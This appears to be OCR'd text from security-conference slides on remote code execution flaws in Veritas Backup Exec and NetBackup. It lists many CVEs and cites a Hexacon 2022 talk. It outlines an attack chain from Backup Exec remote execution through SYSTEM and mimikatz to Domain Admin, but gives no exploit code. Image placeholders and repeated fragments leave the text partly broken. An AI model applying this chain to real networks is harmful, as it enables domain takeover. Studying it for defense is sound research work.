[3052] 2023-05-02T11:57:47.090 [ndmp\ndmpcomm]     - ERROR: ndmpdConnectClientAuth: digest mismatch.  SHA authorization failure by user: attacker.
```

Veritas BE summary

Backup Exec RCE (<21.2)

- simple (TLS + auth + built-in functions)
- reliably (not binary exploitation)
- efficiency (high-privileged account)

Making pentest good again


- BE remote exec -> SYSTEM -> mimikatz -> Domain Admin
- Huge attack surface


Veritas NetBackup

2. Can a Primary Server be compromised from a NetBackup client?

⇒ Yes, and more:


CVE-2022-36948, CVE-2022-36949, CVE-2022-36950, CVE-2022-36951, CVE-2022-36953, CVE-2022-36954,
CVE-2022-36955, CVE-2022-36984, CVE-2022-36985, CVE-2022-36986, CVE-2022-36987, CVE-2022-36988,
CVE-2022-36989, CVE-2022-36990, CVE-2022-36991, CVE-2022-36992, CVE-2022-36993, CVE-2022-36994,
CVE-2022-36995, CVE-2022-36996, CVE-2022-36997, CVE-2022-36998, CVE-2022-36999, CVE-2022-37000,
CVE-2022-42299, CVE-2022-42300, CVE-2022-42301, CVE-2022-42302, CVE-2022-42303, CVE-2022-42304,
CVE-2022-42305, CVE-2022-42306, CVE-2022-42307, CVE-2022-42308






https://airbus-seclab.github.io/netbackup/Hexacon2022-The_unavoidable_pain_of_backups_security_deep-dive_into_the_internals_of_NetBackup.pdf

Veritas NetBackup




https://airbus-seclab.github.io/netbackup/Hexacon2022-The_unavoidable_pain_of_backups_security_deep-dive_into_the_internals_of_NetBackup.pdf

Veritas NetBackup



https://airbus-seclab.github.io/netbackup/Hexacon2022-The_unavoidable_pain_of_backups_security_deep-dive_into_the_internals_of_NetBackup.pdf


Veritas NetBackup Client RCE




```
struct nb_msg {
    char* magic;
    uint msg_id;
    char* data;
}
```


* Windows only

Veritas NetBackup Client RCE



